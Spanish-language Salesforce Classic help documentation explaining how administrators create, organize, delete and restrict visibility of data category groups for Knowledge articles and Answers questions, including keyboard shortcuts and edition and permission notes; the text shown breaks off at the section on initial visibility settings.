Como agente de asistencia, si los artículos se clasifican en categorías lógicas, podrá encontrar de forma fácil y rápida el artículo que necesite filtrando la base de datos de conocimientos de su organización. Para garantizar que ve todos los artículos relevantes, el filtrado por categoría cuenta con grandes resultados que incluyen una relación de categorías ascendente y descendente en la jerarquía de categorías. Por ejemplo, si su jerarquía de categorías por productos dispone de los niveles Todos los productos > Ordenadores > Ordenadores portátiles > Ordenadores portátiles para juegos y está ayudando a un cliente con un problema en un ordenador portátil, el filtrado por Portátiles muestra los artículos clasificados en Portátiles además de los artículos clasificados en Ordenadores, Todos los productos y Portátiles para juegos. De forma efectiva, ha tomado conciencia de artículos útiles relacionados, como una oferta gratuita de envío para todos los productos o una oferta de actualización para ordenadores portátiles para juegos. (Para prevenir resultados no relevantes, el filtrado de categorías no muestra las relaciones no lineales como por ejemplo las secundarias o las subordinadas. No se mostrarán los artículos sobre equipos de sobremesa ni una equiparación de Portátiles.)

**Navegación por artículos y preguntas**

Como usuario final, puede navegar por las categorías en la ficha Artículos o en la ficha Respuestas para encontrar la información necesaria para resolver el problema.

**Gestión de los grupos de categorías para Artículos y Preguntas**


Si su organización cuenta con Salesforce Knowledge y una comunidad de respuestas, puede crear grupos de categorías separados o utilizar el mismo grupo de categorías para los artículos y las preguntas.

**Categorías de datos en artículos**

Un grupo de categorías es el contenedor para un conjunto de categorías. En Salesforce Knowledge corresponde al nombre de los menús desplegables de categorías. Por ejemplo, si utiliza la página Categorías de datos en Configuración, (introduzca *`Categoría de datos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de categorías de datos**) para crear y activar un grupo de categorías denominado Productos, un menú Productos aparece en la ficha Gestión de artículos, la página de modificación del artículo, la ficha Artículos en todos los canales y la base de datos de conocimientos pública.


Como ilustración, la siguiente figura muestra una vista de administrador de base de datos de conocimientos de un artículo sobre contratos de ordenadores portátiles; utilizando la página de modificación de artículos, el administrador ha clasificado el artículo con Ordenadores portátiles en el grupo de categorías Productos, y EE.UU. en el grupo de categorías Geografía.

**Un artículo sobre contratos de ordenadores portátiles en la ficha Gestión de artículos**



La siguiente figura ilustra ahora un agente encontrando el mismo artículo publicado en la ficha Artículos; el agente ha seleccionado Ordenadores portátiles y EE.UU. en los menús desplegables Productos y Geografía respectivamente para recuperar un artículo que esté clasificado con Ordenadores portátiles y EE.UU..

**Un artículo sobre contratos de ordenadores portátiles en la ficha Artículos**





Si agrega categorías a un grupo de categorías, crea una jerarquía que puede contener hasta cinco niveles de profundidad y un total de 100 categorías. Cada categoría puede tener una principal, muchos subordinas y muchas secundarias. Una jerarquía de categorías robusta y bien organizada ayuda a los usuarios a buscar los artículos relevantes de manera rápida y sencilla.

De manera predeterminada, todos los usuarios de Salesforce Knowledge tienen acceso a todas las categorías; sin embargo, puede restringir la visibilidad de la categoría por funciones.

### Categorías de datos en Zonas de respuestas

Una zona de respuestas admite un grupo de categorías y los miembros pueden asignar una categoría a cada pregunta. Aunque puede crear hasta cinco niveles de jerarquía de categorías en un grupo, en su comunidad de respuestas sólo se admite el primer nivel de categorías. Las categorías secundarias por debajo del primer nivel no se muestran en la comunidad y los miembros de la misma no pueden asignar estas categorías secundarias a las preguntas. Las categorías del grupo aparecen en la ficha Respuestas bajo el nombre de la zona.

**Visualización de categorías en la ficha Respuestas**




De manera predeterminada, todos los miembros de la zona tienen acceso a todas las categorías; sin embargo, usted puede especificar la visibilidad de la categoría.

### Sugerencias de implementación de categorías de datos

Considere la siguiente información cuando planifique e implemente categorías de datos a su organización:

- Puede crear hasta tres grupos de categorías con un máximo de cinco niveles de jerarquía en cada grupo. Cada grupo de categorías puede contener un total de 100 categorías.
- Si desea utilizar categorías de datos con Respuestas, después de crear su grupo de categorías, debe asignarlo desde Configuración introduciendo *Asignación de categorías de datos* en el cuadro Búsqueda rápida, luego seleccionando **Asignaciones de categorías de datos** en Respuestas. Sólo puede asignar un grupo de categorías a una comunidad de respuestas. Salesforce Knowledge admite múltiples grupos de categorías.
- Aunque puede crear hasta cinco niveles de jerarquía de categorías en un grupo, en su comunidad de respuestas sólo se admite el primer nivel de categorías. Las categorías secundarias bajo el primer nivel no se muestran en la comunidad. Los miembros de la comunidad no pueden asignar a las preguntas estas categorías secundarias. Salesforce Knowledge admite una jerarquía de categorías de datos.
- Los grupos de categorías están ocultos para los usuarios hasta que se activan. No active un grupo de categorías hasta que no haya terminado de definir sus categorías y su configuración de acceso, incluyendo su visibilidad.
- Cuando asigne categorías a los artículos, puede seleccionar hasta ocho categorías en un grupo de categorías.
- Si un artículo no tiene categorías, sólo se muestra si elige la opción Sin filtros en el menú desplegable de categorías.
- Cuando busque artículos o traducciones de artículos, al seleccionar una categoría incluye automáticamente la secundaria y principal de esa categoría y cualquier antecedente hasta e incluyendo el nivel principal. No se incluyen las categorías iguales. Por ejemplo, si una jerarquía de categorías tiene los niveles Todos los productos, Conmutadores, Redes ópticas y Metro Core, al seleccionar "Redes ópticas" del menú desplegable de categorías, se mostrarán los artículos asignados a cualquiera de las cuatro categorías. Sin embargo, si la categoría Conmutadores tiene una categoría igual denominada Enrutadores, al seleccionar "Redes ópticas" no se muestran los artículos clasificados en Enrutadores. La configuración de visibilidad de categorías puede limitar los artículos concretos que puede encontrar.
- Una vez que se haya elegido la configuración de visibilidad para las categorías:
  - Los usuarios que no se han asignado para la visibilidad sólo pueden ver los artículos y las preguntas sin categorías, a no ser que haga que se haya configurado la visibilidad de categorías de forma predeterminada.
  - Para la visibilidad basada en funciones, los usuarios del Portal de clientes y los usuarios del portal de socios heredan la configuración de visibilidad de grupos de categorías asignada a sus gestores de cuenta de forma predeterminada. Puede modificar la configuración de visibilidad de grupos de categorías para cada función del portal.
  - Si sólo tiene acceso a una categoría de un grupo de categorías, el menú desplegable de categorías para ese grupo de categorías no se mostrará en la ficha Artículos.
- Eliminación de una categoría:
  - Se elimina de forma permanente. No se puede restaurar. No aparece en la Papelera.
  - Sus categorías secundarias se eliminan permanentemente.
  - Según corresponda, elimina la categoría y sus secundarias de las fichas Respuestas, Gestión de artículos y Knowledge en todos los canales y la base de datos de conocimientos pública de su empresa.
  - Elimina las asociaciones entre las categorías y los artículos o las preguntas. Puede reasignar los artículos y las preguntas a otra categoría.
  - Elimina su asignación para la visibilidad. Los lectores no podrán ver los artículos ni las respuestas asociadas a la categoría eliminada.
- Eliminación de un grupo de categorías:
  - Lo mueve a la sección Grupos de categorías eliminados, que es una papelera de reciclaje. Puede ver los elementos en esta sección, pero no modificarlos. Contiene grupos de categorías de 15 días antes de que se eliminen permanentemente

y no se puedan recuperar. Durante un periodo de 15 días, podrá restaurar un grupo de categorías, o eliminarlo permanentemente de forma inmediata.
  - Elimina todas las categorías en ese grupo.
  - Elimina todas las asociaciones entre categorías de grupos y artículos o preguntas.
  - Elimina todas las asociaciones entre categorías de grupos y visibilidad.
  - Según corresponda, elimina el menú desplegable de categorías de la ficha Artículos en todos los canales, la ficha Gestión de artículos y la base de datos de conocimientos pública de su empresa.
- Puede traducir las etiquetas de las categorías y grupos de categorías utilizando el Sistema de traducción.

**Prácticas recomendadas para categorías de datos**

Tenga en cuenta las siguientes sugerencias cuando utilice categorías de datos:

- Para gestionar rápidamente categorías de datos, utilice accesos directos de teclado.
- Después de crear o actualizar las categorías, configure las reglas de visibilidad del grupo de categorías.
- Guarde sus cambios con frecuencia. Cuantas más acciones ejecute antes de hacer clic en Guardar, más tiempo tardará en guardarse.

## Accesos directos de categorías de datos

Utilice los accesos directos del teclado para trabajar rápidamente con categorías de datos.

| Tarea | Acción | Acceso directo del teclado |
|---|---|---|
| **Adición de una categoría** | Añade una categoría igual a la categoría seleccionada | INTRO |
| | Añade una categoría secundaria a la categoría seleccionada | INTRO+TAB |
| | Cierra el campo Agregar categoría | ESC |
| | Guarda los cambios en el campo Agregar categoría | INTRO |
| **Modificación de una categoría** | Abre el campo Modificar categoría de la categoría seleccionada | BARRA ESPACIADORA |
| | Cierra el campo Modificar categoría | ESC |
| | Guarda los cambios en el campo Modificar categoría | INTRO |
| **Degradación o promoción de una categoría** | Degrada una categoría un nivel, como secundaria de la categoría igual actual | TAB |
| | Promociona una categoría un nivel, como igual de su superior actual | MAYÚS+TAB |
| **Eliminación de una categoría** | Elimina la categoría seleccionada y sus secundarias | SUPR |

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

| Tarea | Acción | Acceso directo del teclado |
|---|---|---|
| **Navegación en la jerarquía de categorías** | Sube un nivel en la jerarquía de categorías | FLECHA ARRIBA |
| | Baja un nivel en la jerarquía de categorías | FLECHA ABAJO |
| | Contrae las categorías secundarias de una categoría principal | FLECHA IZQUIERDA |
| | Expande las categorías secundarias de una categoría principal | FLECHA DERECHA |
| **Cancelación o repetición de una acción** | Deshace la última acción | CTRL+Z |
| | Rehace la última acción | CTRL+Y |
| **Almacenamiento de los cambios** | Guarda los últimos de la jerarquía de categorías | CTRL+S |

# Crear y modificar grupos de categorías

Los grupos de categorías se emplean en Salesforce Knowledge (artículos), respuestas (preguntas) o ideas. En todos los casos, los grupos de categorías son contenedores para categorías de datos individuales. Por ejemplo, un grupo de categorías Contratos podría contener las categorías Precio Fijo, Reembolso de gastos y Entrega indefinida.

1. Desde Configuración, introduzca *Categorías de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de categorías de datos**.
2. Para crear un grupo de categorías, haga clic en **Nuevo** en la sección Grupos de categorías.

   De manera predeterminada, puede crear un máximo de cinco grupos de categorías y tres grupos de categorías activos. Para modificar un grupo de categorías existente, pase el cursor del ratón por encima de nombre del grupo de categorías y haga clic en el icono **Modificar grupo de categorías** ( )
3. Especifique el Nombre del grupo. Este nombre aparece como el título del menú desplegable de categorías en las fichas Artículos y Gestión de artículos y, si procede, en la base de datos de conocimientos pública. En la ficha Respuestas no aparece el Nombre del grupo.
4. También puede modificar el Nombre único de grupo (el nombre exclusivo empleado para identificar el grupo de categorías en la API de SOAP).
5. También puede escribir una descripción del grupo de categorías.
6. Haga clic en **Guardar**.

   Recibirá un correo electrónico cuando haya finalizado el proceso de almacenamiento.

### Activación de grupos de categorías

Cuando agrega un grupo de categorías, se desactiva por defecto y sólo aparece en las páginas de configuración administrativas de Categorías de datos, Funciones, Conjuntos de permisos y Perfiles. Mantenga desactivados sus grupos de categorías para configurar su jerarquía de categorías y asigne una visibilidad. Hasta que no active manualmente un grupo de categorías, éste no se mostrará en Salesforce Knowledge o en su comunidad de respuestas. Además de la activación del grupo de categorías, para comunidades de respuestas debe asignar el grupo de categorías a una zona antes de que las categorías sean visibles en la ficha Respuestas.

Para activar un grupo de categorías que esté disponible a los usuarios, mueva el puntero del ratón por encima del nombre del grupo de categorías y haga clic en el icono Activar grupo de categorías ( ).

Ahora puede agregar categorías a su grupo de categorías. Si crea un grupo de categorías, Salesforce crea automáticamente una categoría de nivel superior en el grupo denominado Todos. También puede hacer clic en Todos para cambiar el nombre.

## EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para ver la página Categorías de datos:
- "Ver categorías de datos"

Para crear, modificar o eliminar categorías de datos:
- "Gestionar categorías de datos"

# Eliminar y recuperar grupos de categorías

Al eliminar un grupo de categorías se eliminan todas sus categorías y se eliminan todas las asociaciones entre las categorías y los artículos o las preguntas. Lea este tema completo detenidamente para comprender las consecuencias de eliminación de grupos de categorías.

1. Desde Configuración, introduzca *Categorías de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de categorías de datos**.
2. Pase el cursor del ratón por encima del nombre del grupo de categorías.
3. Haga clic en el icono Eliminar grupo de categorías ( ).
4. Active la casilla de verificación del cuadro de diálogo de confirmación y haga clic en **Aceptar**.

   Se eliminará el grupo de categorías de datos. Siga en el paso 5 si desea restaurar el grupo de categorías de datos.
5. En la sección Grupos de categorías eliminados, pase el cursor del ratón por encima del cursor por encima del nombre del grupo de categorías.
6. Haga clic en el icono Recuperar grupo de categorías ( ).

   El grupo de categorías pasa a la sección Grupos de categorías como un grupo no activo y se restauran las asociaciones con los artículos, las preguntas y la visibilidad.

Ejemplo: Eliminación de un grupo de categorías:

- Lo mueve a la sección Grupos de categorías eliminados, que es una papelera de reciclaje. Puede ver los elementos en esta sección, pero no modificarlos. Contiene grupos de categorías de 15 días antes de que se eliminen permanentemente y no se puedan recuperar. Durante un periodo de 15 días, podrá restaurar un grupo de categorías, o eliminarlo permanentemente de forma inmediata.
- Elimina todas las categorías en ese grupo.
- Elimina todas las asociaciones entre categorías de grupos y artículos o preguntas.
- Elimina todas las asociaciones entre categorías de grupos y visibilidad.
- Según corresponda, elimina el menú desplegable de categorías de la ficha Artículos en todos los canales, la ficha Gestión de artículos y la base de datos de conocimientos pública de su empresa.

## EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para ver la página Categorías de datos:

- "Ver categorías de datos"

Para crear, modificar o eliminar categorías de datos:

- "Gestionar categorías de datos"

# Agregar categorías de datos a grupos de categorías

Una vez tenga grupos de categorías, podrá agregar categorías de datos para ayudar a los agentes a clasificar y buscar artículos, preguntas o ideas.

Los administradores pueden crear categorías de datos para artículos de Salesforce Knowledge, preguntas en una zona o ideas para clasificar y buscar artículos, preguntas o ideas. También puede utilizar categorías de datos para controlar el acceso a los artículos, a las preguntas y a las ideas.

De forma predeterminada, puede crear hasta 100 categorías en un grupo de categoría de datos y tener hasta 5 niveles en una jerarquía de grupo de categoría de datos. Para solicitar más categorías o niveles de jerarquía, póngase en contacto con Salesforce.

Nota: En la ficha Respuestas, solo se muestran las categorías de datos del primer nivel. Por lo tanto, cuando cree categorías de datos para un portal o comunidad, asegúrese de que las categorías que desea que sean visibles tengan una relación igual y no una relación principal-subordinado.

1. Desde Configuración, introduzca *Categorías de datos* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de categorías de datos**.
2. Haga clic en el nombre del grupo de categorías.
3. Haga clic en una categoría que esté en un nivel inmediatamente superior a donde desee añadir una categoría (principal), o en el mismo nivel (igual).
4. Haga clic en **Acciones** y seleccione una acción: **Añadir categoría secundaria** o **Añadir categoría igual**.
5. Escriba un nombre de categoría.

   Si es posible, Salesforce reutiliza automáticamente el nombre que ha introducido como el `Nombre único de categoría`, un campo de sistema que requiere la API de SOAP.
6. Haga clic en **Agregar**. También puede pulsar Intro.
7. Haga clic en Guardar.

   Guarde sus cambios con frecuencia. Cuantas más acciones ejecute antes de hacer clic en Guardar, más tiempo tardará en guardarse.

Consejo: Por defecto, todos los usuarios de Salesforce Knowledge y los miembros de zona pueden ver todas las categorías dentro de un grupo de categorías activo. Puede restringir la visibilidad de la categoría después de haber establecido sus categorías de datos para asegurarse de que los usuarios sólo tienen acceso a los artículos y preguntas que desea que vean.

## EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para ver la página Categorías de datos:

- "Ver categorías de datos"

Para crear, modificar o eliminar categorías de datos:

- "Gestionar categorías de datos"

# Modificar y organizar categorías de datos

La modificación y organización de categorías puede dar como resultado largos tiempos de procesamiento, cambios en la visibilidad y categorización de artículos, así como otras consecuencias significativas. Lea este tema completo detenidamente antes de modificar las categorías.

Importante: Modifique la jerarquía de categorías cuando la actividad del usuario sea baja. Como el proceso de almacenamiento implica cálculos potencialmente largos y complejos, podría tardar en completarse. Durante su procesamiento, los agentes podrían experimentar problemas de rendimiento cuando busquen artículos o preguntas o cuando utilicen listas desplegables de categorías.

1. Desde Configuración, introduzca *Categorías de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de categorías de datos**.
2. Haga clic en un nombre del grupo de categorías.
3. Opcionalmente, puede hacer clic en **Ampliar todo** para mostrar la jerarquía de categorías completa o en **Plegar todo** para mostrar las jerarquías de niveles superiores únicamente.
4. Para modificar el nombre de una categoría o su nombre de API exclusivo, haga doble clic en ella.
5. Utilice la modificación de arrastrar y soltar para cambiar la posición de una categoría en la jerarquía. Mientras la arrastra, un icono rojo indica un destino no válido, mientras que un icono verde indica un destino válido.
   - Arrastre una categoría en el nivel superior de otra categoría para colocarla como secundaria de la categoría de destino. Por ejemplo, arrastre EE. UU. en la parte superior de Norteamérica para que EE. UU. esté un nivel por debajo de Norteamérica. Una vez soltada, la categoría aparecerá bajo las otras categorías secundarias de ese nivel.
   - Arrastre una categoría a una línea que rodea a otra categoría para reubicarla como igual de esa categoría. Por ejemplo, para ubicar EE. UU. entre Canadá y México, arrástrelo a la línea entre Canadá y México.
6. Para volver a ordenar las categorías secundarias de una categoría en orden alfabético, pase el cursor sobre su nombre y seleccione *Ordenar categorías secundarias alfabéticamente* en la lista desplegable Acciones. Esta reordenación solo afecta a las categorías secundarias de primer nivel, y no a las de niveles más bajos.
7. Mientras modifica la jerarquía de categorías, haga clic en **Deshacer** para cancelar sus últimas acciones. De igual forma, haga clic en **Rehacer** para avanzar por las acciones que ha realizado.
8. Haga clic en **Guardar**. Recibirá un correo electrónico cuando haya finalizado el proceso de almacenamiento.

   El proceso de almacenamiento recalcula los siguientes elementos:
   - El contenido del menú desplegable de categorías.
   - Los artículos y las preguntas visibles para cada usuario.
   - Los artículos y las preguntas relacionados con categorías.

   Nota: Guarde sus cambios con frecuencia. Cuantas más acciones ejecute antes de hacer clic en Guardar, más tiempo tardará en guardarse.

## EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para ver la página Categorías de datos:
- "Ver categorías de datos"

Para crear, modificar o eliminar categorías de datos:
- "Gestionar categorías de datos"


Ejemplo:

**Cómo el cambio de jerarquía afecta a la visibilidad de artículos**

El cambio de la jerarquía de las categorías puede cambiar potencialmente los artículos que los lectores pueden ver. En el ejemplo que se muestra en el gráfico siguiente, la categoría Dispositivos PDA se traslada de la categoría principal original Equipos a la nueva categoría principal Electrónica de consumo.

Nota: Cuando una categoría se traslada a una nueva categoría principal, los usuarios que no tienen visibilidad de la nueva categoría principal pierden su visibilidad de la categoría reposicionada.

**Trasladar la categoría "Dispositivos PDA"**




Para comprender cómo este cambio afecta a los lectores que pueden ver artículos clasificados con la categoría Dispositivos PDA, consulte la tabla siguiente.

| Cuando mi función, conjunto de permisos o perfil se asigna a: | ¿Podré ver artículos de Dispositivos PDA en su ubicación anterior bajo Equipos? | ¿Puedo ver artículos de Dispositivos PDA en su nueva ubicación bajo Electrónica de consumo? | ¿Por qué? |
|---|---|---|---|
| Todos los productos | Sí | Sí | Cuando su función, conjunto de permisos o perfil se asigna a la categoría de nivel superior "Todos los productos", puede ver todos los elementos de la jerarquía de la categoría. |
| Ordenadores | Sí | No | No dispone de acceso a la rama de la jerarquía de la categoría donde se ubica ahora Dispositivos PDA |

| Cuando mi función, conjunto de permisos o perfil se asigna a: | ¿Podré ver artículos de Dispositivos PDA en su ubicación anterior bajo Equipos? | ¿Puedo ver artículos de Dispositivos PDA en su nueva ubicación bajo Electrónica de consumo? | ¿Por qué? |
|---|---|---|---|
| Electrónica de consumo | No | Sí | La categoría Dispositivos PDA se trasladó a la rama de la jerarquía de la categoría donde se le otorgó acceso. |

**Cómo el cambio de jerarquía afecta a la clasificación de artículos**

Clasificar un artículo con una categoría principal otorga acceso de forma implícita a sus categorías secundarias. No puede aplicar explícitamente una categoría principal y una de sus secundarias a un artículo. En la página de edición del artículo, al seleccionar una categoría principal, todas sus categorías secundarias aparecerán atenuadas y no podrá seleccionarlas además de la categoría principal. Salesforce respeta este hecho cuando mueve una categoría a una nueva principal. Evita explícitamente añadir una categoría secundaria a un artículo cuando la nueva categoría principal ya esté presente.

En el ejemplo descrito anteriormente, la categoría PDA se mueve de la categoría principal original Equipos a la nueva categoría principal Electrónica de consumo. Como resultado, las clasificaciones de los artículos podría cambiar o no:

- Los artículos clasificados anteriormente con Electrónica de consumo y PDA perderán PDA, porque tener Electrónica de consumo implica tener PDA.
- Los artículos clasificados anteriormente con Electrónica de consumo únicamente, pero no PDA, no cambian. El acceso a PDA es ahora implícito.
- Los artículos clasificados anteriormente con PDA únicamente, pero no Electrónica de consumo, mantienen PDA.

# Eliminar una categoría de datos

La eliminación de categorías puede dar como resultado largos tiempos de procesamiento, cambios en la visibilidad y categorización de artículos y preguntas, así como otras consecuencias significativas. Lea este tema completo detenidamente antes de eliminar las categorías.

**Importante:** Modifique la jerarquía de categorías cuando la actividad del usuario sea baja. Como el proceso de almacenamiento implica cálculos potencialmente largos y complejos, podría tardar en completarse. Durante su procesamiento, los agentes podrían experimentar problemas de rendimiento cuando busquen artículos o preguntas o cuando utilicen listas desplegables de categorías.

1. Desde Configuración, introduzca *Categorías de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de categorías de datos**.
2. Haga clic en un nombre del grupo de categorías.
3. Escriba un nombre de categoría. Si fuera necesario, haga clic en **Expandir todas** para mostrar todas las categorías en el grupo de categorías.
4. Pulse SUPR o seleccione **Eliminar categorías** en la lista desplegable Acciones.
5. Haga clic en **Aceptar** en el cuadro de diálogo de confirmación.
6. Seleccione cómo desea reclasificar los artículos relacionados con la categoría o categorías secundarias eliminadas. En todos los casos, los artículos mantienen sus categorías de otros grupos de categorías.
   - Asigne la categoría principal de la categoría eliminada.
   - Asigne una categoría diferente. Puede seleccionar cualquier categoría en este grupo de categorías.

     **Nota:** La categoría que seleccione no se puede eliminar si no ha guardado su trabajo.

   - No asigne los artículos a una nueva categoría de este grupo.

Eliminación de una categoría:

- Se elimina de forma permanente. No se puede restaurar. No aparece en la Papelera.
- Sus categorías secundarias se eliminan permanentemente.
- Según corresponda, elimina la categoría y sus secundarias de las fichas Respuestas, Gestión de artículos y Knowledge en todos los canales y la base de datos de conocimientos pública de su empresa.
- Elimina las asociaciones entre las categorías y los artículos o las preguntas. Puede reasignar los artículos y las preguntas a otra categoría.
- Elimina su asignación para la visibilidad. Los lectores no podrán ver los artículos ni las respuestas asociadas a la categoría eliminada.

## EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para ver la página Categorías de datos:
- "Ver categorías de datos"

Para crear, modificar o eliminar categorías de datos:
- "Gestionar categorías de datos"

# Visibilidad de categoría de datos

La visibilidad de la categoría de datos se puede definir con funciones, conjuntos de permisos o perfiles. La visibilidad de la categoría de datos determina las categorías de datos individuales, los artículos categorizados y las preguntas categorizadas que usted puede visualizar.

Existen tres tipos de visibilidad:

- Todas la categorías: Todas la categorías son visibles
- Ninguna: Sin categorías visibles
- Personalizada: La categorías seleccionadas son visibles

Con la visibilidad de la categoría de datos personalizada, usted solo puede ver las categorías de datos autorizadas por su función, sus conjuntos de permisos o perfil.

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### Conformidad de la configuración de visibilidad

Para garantizar una amplia variedad de información relevante, la visibilidad de grupos de categorías se interpreta de forma muy amplia. Definir una categoría como visible hace que esa categoría y todos sus elementos directamente relacionados (antecesores, superiores e inferiores inmediatos, otros descendientes) sean visibles a los usuarios. Por ejemplo, considere un grupo de categorías Geografía con los continentes Asia y Europa en el nivel superior, varios países en el segundo nivel, y las ciudades en el tercer nivel. Si Francia es la única categoría visible seleccionada, podrá ver los artículos clasificados con Europa, Francia y todas las ciudades francesas. En otras palabras, puede ver categorías que tienen una relación vertical directa a Francia, pero no puede ver los artículos clasificados en Asia y los demás continentes.

Nota: Sólo son visibles en la ficha Respuestas las categorías de primer nivel en el grupo de categorías. En el ejemplo de Geografía, sólo las categorías de continente aparecerán en la ficha Respuestas; así, si la categoría seleccionada como visible en los ajustes de visibilidad de grupo de categorías es Francia, los miembros de la zona podrán ver las preguntas clasificadas con Europa.

La configuración de visibilidad de grupos de categorías se define en la ficha Respuestas, en la ficha Gestión de artículos, en la ficha Artículos en todos los canales (aplicación interna, portal de socios, Comunidad de Salesforce.com y Portal de clientes) y en la base de datos de conocimientos pública. En las siguientes áreas, los usuarios sólo verán las categorías que permitan sus ajustes de visibilidad:

- En la ficha Gestión de artículos, cuando cree o modifique artículos
- En las fichas Gestión de artículos y Artículos, el menú desplegable de categorías para buscar artículos
- En la ficha Respuestas, las categorías que se enumeran bajo el nombre de la zona

### Configuración inicial de visibilidad

